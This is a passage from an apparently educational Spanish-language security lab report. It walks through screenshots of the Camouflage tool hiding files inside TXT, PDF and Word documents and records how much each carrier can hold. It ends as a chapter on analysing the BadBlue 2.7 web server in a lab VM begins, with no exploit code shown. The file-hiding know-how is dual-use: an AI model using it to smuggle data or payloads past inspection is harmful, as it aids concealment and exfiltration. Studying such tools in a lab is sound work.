
Ilustración 55 Camuflar archivos en txt/


Select file to use as camouflage
Buscar en:
Archivos
Documentos recientes
Escritorio
Mis documentos
Mi PC
Mis sitios de red
excel.xlsx
foto
foto_excel
foto_foto
foto_pdf
foto_todo
foto_txt
foto_word
LEERME
pdf
word.docx
Nombre:
LEERME
Tipo:
All Files
Abrir
Cancelar


Camouflage
Your camouflaged files will be made to look and act like the following file.
Camouflage Using
C:\Documents and Settings\wayner_antonio_moya_\Escritorio\Arch
...
Click here to get the latest version
< Back
Next >
Close


Camouflage
Choose the location and filename for the camouflage file that is about to be created.
Create This File
d Settings\wayner_antonio_moya_\Escritorio\Camuflar\LEERME1.tx
...
Read-only
Click here to get the latest version
< Back
Next >
Close


Camouflage
Enter a security password for your camouflaged file if you wish.
Password
Verify Password
Click here to get the latest version
< Back
Finish
Close


Camouflage
Camouflaging files to C:\Documents and
Settings\wayner_antonio_moya_\Escritorio\Camuflar\LEERME1.txt
Camouflage
Unable to Camouflage!
Invalid property value (380)
Aceptar
Click here to get the latest version
< Back
Finish
Close




Ilustración 56 Capacidad Máxima de archivos que deja Camuflar en formato TXT

1.19 Capacidad Máxima de archivos que deja Camuflar en formato PDF

En las **Ilustraciones 58 a 64**, se muestra la serie de pasos para ocultar archivos dentro de un documento PDF.
El proceso fue exitoso, aunque el tamaño final del portador aumentó considerablemente.




Ilustración 57 Camuflage




Ilustración 58 Archivos a Camuflar en formato PDF




Ilustración 59 Camuflar en formato PDF




Ilustración 60 Ruta de archivo pdf




Ilustración 61 Ruta a guardar y Renombrar de archivo pdf





Ilustración 62 Contraseña de archivo pdf






Ilustración 63 Capacidad Máxima de archivos que deja Camuflar en formato PDF

1.20 Capacidad Máxima de archivos que deja Camuflar en formato WORD

Finalmente, en las **Ilustraciones 65 a 70**, se registró la ejecución del proceso al usar un documento Word como portador se documentaron los resultados finales de cantidad y tamaño.

Ilustración 64 Camouflage




Ilustración 65 Archivos a Camuflar en formato word




Ilustración 66 Camuflar en formato word




Ilustración 67 Ruta de archivo word





Ilustración 68 Ruta a guardar y Renombrar de archivo word






Ilustración 69 Capacidad Máxima de archivos que deja Camuflar en formato WORD

2 CAPITULO 2 EXPLOIT BADBLUE

En este capítulo se documenta el proceso de análisis del servidor **BadBlue versión 2.7**, instalado en una máquina virtual Windows XP con fines educativos y de laboratorio controlado. BadBlue es un pequeño servidor web para compartir archivos, pero presenta vulnerabilidades graves en versiones antiguas que pueden comprometer la seguridad del sistema.

